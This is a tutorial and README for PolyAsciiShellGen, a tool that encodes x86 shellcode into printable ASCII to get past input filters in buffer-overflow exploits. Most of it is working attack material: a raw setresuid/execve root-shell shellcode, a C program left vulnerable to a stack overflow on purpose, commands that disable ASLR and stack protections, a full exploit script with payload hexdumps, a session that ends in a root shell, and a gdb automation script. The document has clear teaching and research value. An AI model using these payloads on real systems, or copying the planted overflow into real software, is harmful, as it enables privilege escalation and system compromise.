PolyAsciiShellGen: Caezar ASCII Shellcode Generator

By snak3xe

Publish Date: 2015-07-11

Last Update: 2018-05-20

Contents

1 - Introduction

PolyAsciiShellGen is an experimental ASCII shellcode generator, I have written in C. This program is based on the Riley "Caezar" Eller's technique to bypass MSB data filters, for buffer overflow exploits, on Intel x86 platforms.

2 - Caezar ASCII Shellcode

2.1 - Goal


In some case of buffer overflow exploitation it is possible to need to use input buffer restricted by some filters which allow only printable caracters as input data. For example urls, paths, requests etc... are sanitized for invalid characters before being used in a program. These buffer restrictions limit drastically the value ranges of input data and defeat the use of classic shellcode composed by opcodes include in a larges value ranges that can't pass the data filters. The paper *"Bypassing MSB Data Filters for Buffer Overflows on Intel Plateform"* [1] by *Riley "Caezar" Eller* is the first to present an algorithm to encode any sequence of binary data like a shellcode into ASCII characters which can then be decoded, loaded and executed with a reduce set of printable opcodes on x86 Intel plateform. The kind of ASCII shellcode exposes in this paper can pass some types of ASCII filters of a target program with a full ASCII machine code in order to exploit a vulnerability like a buffer overflow. An ASCII shellcode must use opcode in the range 0x20 to 0x7E or other sub ranges in the ASCII range, there are many x86 printable opcode tables [2] which shows the matching between ASCII code and machine instruction.

2.2 - Mechanism

The *Caezar* ASCII shellcodes work according the technique of the *bridge building* as explain in the "Caezar" paper.

"move the stack pointer just past the ASCII code, decode 32-bits of the original sequence at a time, and push that value onto the stack. As the decoding progresses, the original binary series is "grown" toward the end of the ASCII code. When the ASCII code executes its last PUSH instruction, the first bytes of the exploit code are put into place at the next memory address for the processor to execute. "

Here, an illustration which shows a *Caezar* ASCII shellcode in action during a classic stack buffer overflow on Intel x86.



- **1)** Fix ESP after the ASCII shellcode with some space to build the decoded shellcode.
- **2)** EIP start to decode the encoded shellcode and push it on the stack by group of four bytes, so ESP grow down and EIP grow up. The bridge to the decoded shellcode is building.
- **3)** The first bytes of the decoded shellcode are push just after the end of the ASCII shellcode, ESP and EIP are crossing at the same memory address and EIP will execute the decoded shellcode

3 - PolyAsciiShellGen

PolyAsciiShellGen is an experimental ASCII shellcode generator based on the part II of the *Riley "Caezar" Eller*'s paper. The program take a classic shellcode in entry and automates the shellcode encoding process into ASCII caracteres and assemble an ASCII shellcode able to decode, load and execute the original shellcode.

3.1 - Build

Clone PolyAsciiShellGen from my Github repository [3] and build it.

```
$ git clone https://github.com/VincentDary/PolyAsciiShellGen.git
$ cd PolyAsciiShellGen
$ make && make clean
```

3.2 - Usage

```
$ ./PolyAsciiShellGen
usage: PolyAsciiShellGen <esp offset> <nop sleed factor N * 4 NOPS> <shellcode
"\xOP\xOP"...>
```

3.3 - Options

`<esp offset>`

The *`esp offset`* parameter is a 32 bit integer, positive or negative. When the generated ASCII shellcode is executed it starts to add the *`esp offset`* to ESP in order to set the register position after its code with enough space to build the decoded shellcode as a bridge to the code of the ASCII shellcode. This value is generaly deduct during a pre-exploitation debugging session. If a NOP sleed is add before the decoded shellcode via the *`NOP sleed factor`*, the *`esp offset`* value can have a margin of error according the size of the NOP sleed use. Here the method to compute the *`esp offset`*.

```
 esp_offset = @shellcode_ascii_start_address - @esp_address
              + ascii_shellcode_size
              + original_shellcode_size
```

Note: the `ascii_shellcode_size` must be padded on a 32-bit boundary.

`<nop sleed factor>`

The *`nop sleed factor`* parameter is a 32 bit unsigned integer use as a NOP sleed multiplier to add an extra NOP sleed before the first instructions of the decoded shellcode in order to reliable the decoded shellcode execution. This factor is multiplied to four NOP instructions. So if N=4, 4*4=16 NOP instructions are added before the shellcode.

`<shellcode>`

The `shellcode` parameters is the shellcode to encode in escaping format `...\xcd\x80...` .If the lenght of the shellcode is not a multiplier of four bytes, it is padded with extra NOP bytes in order to pass an exploit code aligned on a 32-bit boundary to the underlying ASCII shellcode generator.

3.4 - Result

PolyAsciiShellGen print the resulting ASCII shellcode on the standard output. The ASCII charset use for the ASCII shellcode building is the following.

```
%_01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-
```

To encode the original shellcode, the underlying encoder uses values generated randomly at each execution. So, the printable shellcodes generated have a different signatures from the original shellcode at each new generation.

3.5 - Return Value

The command returns 0 if the ASCII shellcode generation is successful or 1 if it fails.

3.6 - Exemple

Here an example with a `setresuid(0,0,0); execve(/bin//sh,0,0)` shellcode.

```
$ ./PolyAsciiShellGen -270  10
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\xa4\xcd\x80\x31\xc0\xb0\x0b\x51\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80"
TX-KKKK-KKKK-xjiiP\%0000%AAAA-9%%%-GJJJP-hhNh-th3%-Q6-5P-yyyZ-yZy6-L6---2-8-P-
7KKd-%Kdz-%RkzP-xxxx-GGGx-0AFiP-OOOO-jOwO-iaraP-NN%N-a%%a-q44tP-%SS0-%SL5-7uC%P-
FkFF-9pUhP-XXXX-XXXX-PXOFP-AAAj-0w2j-0w-vPPPPPPPPPP
```

4 - Demo

This demo shows an exploitation case with PolyAsciiShellGen, all the scripts and compiled binaries uses here can be found in the demo directory of the PolyAsciiShellGen repository [3].

```
$ git clone https://github.com/VincentDary/PolyAsciiShellGen.git
$ cd PolyAsciiShellGen/demo
```

4.1 - Vulnerable Program Sample

The demo uses a little program vulnerable to a stack buffer overflow. The vulnerability designed here is a typical school case which shows when an ASCII shellcode can be useful in a buffer overflow exploitation.

vuln_ascii_filter_sample.c

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>

#define BOOK_COMMENT_MAX_LEN 512
#define BOOK_REF_MAX_LEN 48

struct book_info {
  char comment[BOOK_COMMENT_MAX_LEN];
  char book_ref[8]; /* programming error */
};

int register_book(){
  struct book_info b_info;
  size_t comment_size = 0;
  size_t i = 0;

  memset(&b_info, 0, sizeof(b_info));

  printf("[0x%x] @b_info.comment\n", &b_info.comment);
  printf("[0x%x] @b_info.book_ref\n", &b_info.book_ref);

  puts("[+] Enter a book reference: ");
  if( fgets(b_info.book_ref, BOOK_REF_MAX_LEN-1, stdin) == NULL )
    return -1;

  puts("[+] Enter a book commentary: ");
  if( fgets(b_info.comment, BOOK_COMMENT_MAX_LEN-1, stdin) == NULL )
    return -1;

  /* ASCII filter 0x20 to 0x7E */
  comment_size = strlen(b_info.comment);
  for( i=0; i < comment_size-1; ++i ){
    if(! (isprint(b_info.comment[i])) ){
      memset(&b_info, 0, sizeof(b_info));
      return -1;
    }
  }
```

```
      puts("[+] Book registered.");
      printf("\nreference: %s\ncommentary: %s\n", b_info.book_ref, b_info.comment);
      return 0;
    }

    int main(int argc, char *argv[]){
      if( register_book() < 0 ){
        puts("[-] Error during book registering.");
        return 1;
      }
      return 0;
    }
```

The stack buffer overflow vulnerability exposed here is introduce by the `book_info` structure definition which use an hardcoded value as buffer lenght definition of its `book_ref` member. It not use the `BOOK_REF_MAX_LEN` define just before which have value higher.

Then, in the `register_book()` function, a `fgets()` call get the book reference from the user input and store it in the `b_info.book_ref` local buffer, but the the maximum lenght of the string pass as second parameter to `fgets()` is the `BOOK_REF_MAX_LEN` value higher than the target buffer size.

This common C programming error can lead to a stack buffer overflow in the `b_info` local data struture of `register_book()` via its `book_ref` member.

4.2 - Exploitation Environment Setting

In this demo, the exploitation conditions are the most basic with all the security features against buffer overflow exploitation deactivated and a vulnerable binary with root owner and the setuid bit setted.

The ASLR is set to off in order to use a predictable addresses to redirect the execution flow to the injected shellcode.

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

The previous program is compiled with gcc in 32 bit (`-m32`) with an executable stack (`-z execstack`), the stack canaries disable (`-fno-stack-protector`) and a position dependent code (`-no-pie`).

```
$ gcc vuln_ascii_filter_sample.c -o vuln_ascii_filter_sample \
      -m32 \
      -z execstack \
      -fno-stack-protector \
      -no-pie
```

The executable file is setted with the root owner and the setuid bit.

```
# chown root vuln_ascii_filter_sample
# chmod u+s vuln_ascii_filter_sample
# ls -l vuln_ascii_filter_sample
-rwsr-xr-x 1 root root 7068 Jul  6 02:37 vuln_ascii_filter_sample
```

4.3 - Exec Wrapper

In order to work with an equal stack offset in or out of the debugger and in any working directory location; a slim executor wrapper is used to start the program in an empty environment. It is just an `execve()` which start the `./vuln_ascii_filter_sample` binary present in the same directory.

exec_wrapper.c

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <errno.h>

int main(int argc, char *argv[])
{
    int e;
    char exec_bin_name[] = "./vuln_ascii_filter_sample";
    char *exec_argv[] = { exec_bin_name, NULL };
    char *exec_envp[] = { NULL };

    printf("\n\n[demo exec wrapper] Executing %s\n\n", exec_bin_name);

    e = execve(exec_bin_name, exec_argv, exec_envp);

    if (e == -1)
        fprintf(stderr, "[demo exec wrapper] error %s\n", strerror(errno));

    return 0;
}
```

For this demonstration, the wrapper script is compiled in 32 bit.

```
$ gcc -m32 exec_wrapper.c -o exec_wrapper
```

4.4 - Quick Manual Exploitation

First step, a crafted input is passed to the standard input of the vulnerable program example to trigger the stack buffer overflow in the `b_info.book_ref` local buffer and hijacks the program execution flow by rewriting the return address of the `register_book()` function.

```
$ ( perl -e 'print "A"x24 . "\xef\xbe\xad\xde"  . "\n" . "book-comment\n"';  cat
) | ./exec_wrapper

[demo exec wrapper] Executing ./vuln_ascii_filter_sample

[0xffffdc24] @b_info.comment
[0xffffde24] @b_info.book_ref
[+] Enter a book reference:
[+] Enter a book commentary:
[+] Book registered.

reference: AAAA
commentary: book-comment
```

```
Segmentation fault
```

The return address is overwritten with the `0xdeadbeef` value and the program crash. The crash hits the system logs and the log shows the position of the stack pointer at this moment.

```
$ journalctl -f
Oct 02 18:12:50 babylone kernel: vuln_ascii_filt[22754]: segfault at deadbeef ip
00000000deadbeef sp 00000000ffffde40 error 14 in libc-2.28.so[f7dc4000+1d6000]
```

The buffer overflow show here can't past more than 47 bytes (`BOOK_REF_MAX_LEN`-1) on the stack via the `b_info.book_ref` buffer. In addition, the code of the `register_book()` function overwrites a part of the injected payload, caused by the presence of other variables placed after the buffer overflowed. Below, a quick debugging session of the crash which shows the overwrite of the payload in red.

```
$ perl -e 'print "A"x24 . "\xef\xbe\xad\xde" . "A"x19 . "\n" . "book-comment\n"'
> /tmp/payload_crash
$ gdb -q ./vuln_ascii_filter_sample
Reading symbols from ./vuln_ascii_filter_sample...(no debugging symbols
found)...done.
(gdb) b *register_book+255
Breakpoint 1 at 0x80492b5
(gdb) b *register_book+412
Breakpoint 2 at 0x8049352
(gdb) set exec-wrapper ./exec_wrapper
(gdb) run < /tmp/payload_crash
Starting program:
/home/snake/Desktop/github_perso/PolyAsciiShellGen/demo/bin/vuln_ascii_filter_sam
ple <<< $(cat /tmp/payload_crash)

[demo exec wrapper] Executing ./vuln_ascii_filter_sample

[0xffffdc24] @b_info.comment
[0xffffde24] @b_info.book_ref
[+] Enter a book reference:
[+] Enter a book commentary:

Breakpoint 1, 0x080492b5 in register_book ()
(gdb) x/16xw 0xffffde24
0xffffde24:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffde34:     0x41414141      0x41414141      0xdeadbeef      0x41414141
0xffffde44:     0x41414141      0x41414141      0x41414141      0xf7004141
0xffffde54:     0xf7f9ce24      0x00000000      0xf7ddeb41      0x00000001
(gdb) c
Continuing.
[+] Book registered.

Breakpoint 2, 0x08049352 in register_book ()
(gdb) x/16xw 0xffffde24
0xffffde24:     0x41414141      0x00000002      0x00000001      0x41414141
0xffffde34:     0x41414141      0x41414141      0xdeadbeef      0x41414141
0xffffde44:     0x41414141      0x41414141      0x41414141      0xf7004141
0xffffde54:     0xf7f9ce24      0x00000000      0xf7ddeb41      0x00000001
```

So, the exploitation conditions meet here are very restrictive, there is 12 bytes exploitable before the return addresse and 18 bytes after the return address. This size is too small to store a payload which do more than open a shell [6].

The book comment buffer is a good place to store a payload, it have a size of 512 bytes, it is located before the book reference buffer in the b_info structure, so it will not be overwritten by the previous stack buffer overflow. But, this buffer is restricted to ASCII data only, caused by an ASCII filter implemented with the isprint() function. The kind of ASCII shellcode see in the previous section is useful in this case of exploitation where a buffer overflow help to control the instruction pointer but lack of size to store a payload and where an other buffer have enough size to store a payload but is constraint to an ASCII filter.

Here the following setresuid(0, 0, 0) and execve(/bin//sh,0,0) shellcode is used. Its source *setresuid_shellcode.asm* [4] is available in the demo directory. It have a size of 37 bytes. According the PolyAsciiShellGen documentation the size of the shellcode to encode is padded to be aligned on a 32-bit boundary before to be encode, so its size pass from 37 bytes to 40 bytes.

```
$ nasm setresuid_shellcode.asm
$ stat --printf="%s" setresuid_shellcode
37
```

PolyAsciiShellGen generates an ASCII shellcode with a size of 184 bytes for this shellcode.

```
$ echo -n  $(./PolyAsciiShellGen 100 0 \
    $(hexdump -v -e '"\\" "x" 1/1 "%02X"' setresuid_shellcode)) | wc -c
184
```

As see in the previous outputs, when the execution flow is hijack the ESP register point to 0xffffde40 and the b_info.comment buffer will store the ASCII shellcode start at 0xffffdc24. The esp offset required to generate the ASCII shellcode can now be computed with all these informations.

```
$ perl -e "print(0xffffdc24 - 0xffffde40 + 40 + 184)"
-316
```

The following shell script is used to generate the user inputs injected in the standard input of the vulnerable program exemple to exploit the stack buffer overflow in the b_info.book_ref buffer.

exploit_ascii_filter_sample.sh

```
#!/bin/bash

set -e

ret_offset="24"
ret_addresse="\x24\xdc\xff\xff"
esp_offset="-316"
nop_factor="0"

input_book_ref=$(perl -e "print 'A'x'$ret_offset'.'$ret_addresse'.'\n'")

setresuid_shellcode=$(hexdump -v -e '"\\" "x" 1/1 "%02X"' setresuid_shellcode)

ascii_shellcode=$(./PolyAsciiShellGen $esp_offset $nop_factor $setresuid_shellcode)

echo -e "$input_book_ref$ascii_shellcode"
```

The following output show the data content injected in the vulnerable program exemple. The data in red will overflow the `b_info.book_ref` buffer and the last four bytes in red will overwrite the return address of the `register_book()` function with the address `0xffffdc24`. The data in blue are the ASCII shellcode generated by `PolyAsciiShellGen` and will be store in the `b_info.comment` buffer located at `0xffffdc24`.

```
$ ./exploit_ascii_filter_sample.sh | hexdump -C
00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000010  41 41 41 41 41 41 41 41  24 dc ff ff 0a 54 58 2d  |AAAAAAAA$....TX-|
00000020  76 76 76 76 2d 76 57 57  57 2d 50 33 32 32 50 5c  |vvvv-vWWW-P322P\|
00000030  25 44 44 44 44 25 30 30  30 30 2d 49 42 42 42 2d  |%DDDD%0000-IBBB-|
00000040  37 2d 2d 2d 50 2d 4e 4e  4e 4e 2d 72 4e 33 42 2d  |7---P-NNNN-rN3B-|
00000050  6d 6a 2d 32 50 2d 31 31  31 31 2d 72 31 72 31 2d  |mj-2P-1111-r1r1-|
00000060  56 72 72 31 2d 77 62 42  57 50 2d 37 4b 4b 64 2d  |Vrr1-wbBWP-7KKd-|
00000070  25 4b 64 7a 2d 25 52 6b  7a 50 2d 74 74 74 74 2d  |%Kdz-%RkzP-tttt-|
00000080  43 43 43 74 2d 38 49 4e  71 50 2d 5f 5f 5f 5f 2d  |CCCt-8INqP-____-|
00000090  5f 5f 5f 5f 2d 64 41 7a  41 50 2d 65 30 34 65 2d  |____-dAzAP-e04e-|
000000a0  65 30 25 65 2d 56 47 25  59 50 2d 54 76 6e 54 2d  |e0%e-VG%YP-TvnT-|
000000b0  2d 79 74 36 50 2d 2d 33  33 33 2d 2d 64 33 33 2d  |-yt6P--333--d33-|
000000c0  25 70 35 48 50 2d 56 56  56 56 2d 56 50 56 56 2d  |%p5HP-VVVV-VPVV-|
000000d0  54 62 53 4a 50 0a                                 |TbSJP.|
000000d6
```

Here the exploitation of the vulnerable program exemple, a shell pop and the root privileges are restored.

```
$ ( ./exploit_ascii_filter_sample.sh; cat ) | ./exec_wrapper

[demo exec wrapper] Executing ./vuln_ascii_filter_sample

[0xffffdc24] @b_info.comment
[0xffffde24] @b_info.book_ref
[+] Enter a book reference:
[+] Enter a book commentary:
[+] Book registered.

reference: AAAA�
commentary: TX-vvvv-vWWW-P322P\%DDDD%0000-IBBB-7---P-NNNN-rN3B-mj-2P-1111-r1r1-
Vrr1-wbBWP-7KKd-%Kdz-%RkzP-tttt-CCCt-8INqP-____-____-dAzAP-e04e-e0%e-VG%YP-TvnT--
yt6P--333--d33-%p5HP-VVVV-VPVV-TbSJP

whoami
root
```

If the exploitation not work on your machine it is probably caused by somes stack offsets due to the recompilation of the program. It is possible to ajust quickly the `ret_offset`, `ret_addresse`, `esp_offset` variables of the `exploit_ascii_filter_sample.sh` script to match your exploitation conditions. Otherwise, the `demo` directory contains all the binaries used here.

4.5 - Automated Demo in gdb

A demo script is present in the demo directory of the repository. It automates the exploitation of the vulnerable program sample see in the previous section and provides two execution contexts options. A context in the debugger and an other context out of the debugger.

When the demo script is started in the debugger context it uses a gdb comand file which shows the exploitation of the vulnerable program example step by step with the dumps of the shellcode decoding process.

exploit_ascii_filter_sample.gdb

```
# hardcoded memory addresses

## .code segment
set $addr_first_fgets_call     = 0x8049255
set $addr_strlen_call          = 0x80492b5

## .stack segment
set $addr_buffer_info_comment = 0xffffdc24
set $addr_in_ascii_shellcode  = 0xffffdc91
set $addr_esp_eip_crossing    = 0xffffdcdc


define sleep_and_continue
    shell sleep 1
    continue
end

# Debug the stack overflow in b_info.book_ref
define stack_overflow_dbg
  break *$addr_first_fgets_call
  commands
    x/140xw $esp
    x/i $eip
    sleep_and_continue
  end

  break *$addr_strlen_call
  commands
    x/140xw $esp
    x/i $eip
    sleep_and_continue
  end
end

# ASCII shellcode debuging
define ascii_shellcode_dbg_break_settings
  thbreak *$addr_buffer_info_comment
  commands
    x/48i $eip
    i r $esp
    sleep_and_continue
  end

  thbreak *$addr_in_ascii_shellcode
  commands
    x/40i $eip
    i r $esp
    sleep_and_continue
  end

  thbreak *$addr_esp_eip_crossing
  commands
```

```
    x/20i $eip
    i r $eip
    i r $esp
    delete 1 2 3
    sleep_and_continue
  end
end

# main gdb function
define exploit_ascii_filter_dbg

    set disassembly-flavor intel
    set height 0
    set pagination off

    set exec-wrapper ./exec_wrapper

    break *main
    commands
        stack_overflow_dbg
        ascii_shellcode_dbg_break_settings
        x/3i *main+26
        sleep_and_continue
    end

    run < /tmp/exploit_ascii_filter_stdin_gdb

end

exploit_ascii_filter_dbg
```

The demo script can be started with the `in-gdb` option for the debugger context execution. The script starts to show the payload used for the debugging session and then it jumps in gdb.


```
$ PolyAsciiShellGen/demo/demo_PolyAsciiShellGen.sh in-gdb

[Payload Generation]

00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
00000010  41 41 41 41 41 41 41 41  24 dc ff ff 0a 54 58 2d  |AAAAAAAA$....TX-|
00000020  5a 5a 5a 5a 2d 78 5a 5a  5a 2d 6a 4c 4b 4b 50 5c  |ZZZZ-xZZZ-jLKKP\|
00000030  25 52 52 52 52 25 25 25  25 25 2d 4b 4a 4a 4a 2d  |%RRRR%%%%%-KJJJ-|
00000040  35 25 25 25 50 2d 6f 6f  55 55 2d 6f 55 25 36 2d  |5%%%P-ooUU-oU%6-|
00000050  4f 42 34 37 50 2d 76 76  76 56 2d 76 76 76 4a 2d  |OB47P-vvvV-vvvJ-|
00000060  38 25 38 25 2d 4c 25 33  25 50 2d 25 73 73 73 2d  |8%8%-L%3%P-%sss-|
00000070  25 48 73 73 2d 37 2d 34  72 50 2d 50 50 50 76 2d  |%Hss-7-4rP-PPPv-|
00000080  50 4d 50 76 2d 4f 63 65  6d 50 2d 72 72 72 72 2d  |PMPv-OcemP-rrrr-|
00000090  42 42 72 42 2d 6e 4b 54  4b 50 2d 68 4f 25 68 2d  |BBrB-nKTKP-hO%h-|
000000a0  68 25 25 68 2d 50 33 34  53 50 2d 4d 75 68 65 2d  |h%%h-P34SP-Muhe-|
000000b0  34 7a 7a 25 50 2d 35 32  32 32 2d 25 5f 32 32 2d  |4zz%P-5222-%_22-|
000000c0  25 76 37 4a 50 2d 59 59  59 59 2d 59 59 59 59 2d  |%v7JP-YYYY-YYYY-|
000000d0  4e 56 4d 44 50 0a                                 |NVMDP.|


Reading symbols from ./vuln_ascii_filter_sample...(no debugging symbols found)...do
Breakpoint 1 at 0x8049364s
```

Then, the demo break in the `register_book()` function. The following `gdb` output is displayed and shows in red the return address of the `register_book()` function on the stack before the stack smaching.



```
[demo exec wrapper] Executing ./vuln_ascii_filter_sample


Breakpoint 1, 0x08049364 in main ()
Breakpoint 2 at 0x8049255
Breakpoint 3 at 0x80492b5
Hardware assisted breakpoint 4 at 0xffffdc24
Hardware assisted breakpoint 5 at 0xffffdc91
Hardware assisted breakpoint 6 at 0xffffdcdc
   0x804937e <main+26>: call   0x80491b6
   0x8049383 <main+31>: test   eax,eax
   0x8049385 <main+33>: jns    0x80493a0
[0xffffdc24] @b_info.comment
[0xffffde24] @b_info.book_ref
[+] Enter a book reference:

Breakpoint 2, 0x08049255 in register_book ()
0xffffdc10:     0xffffde24      0x0000002f      0xf7f9d580      0x080491c5
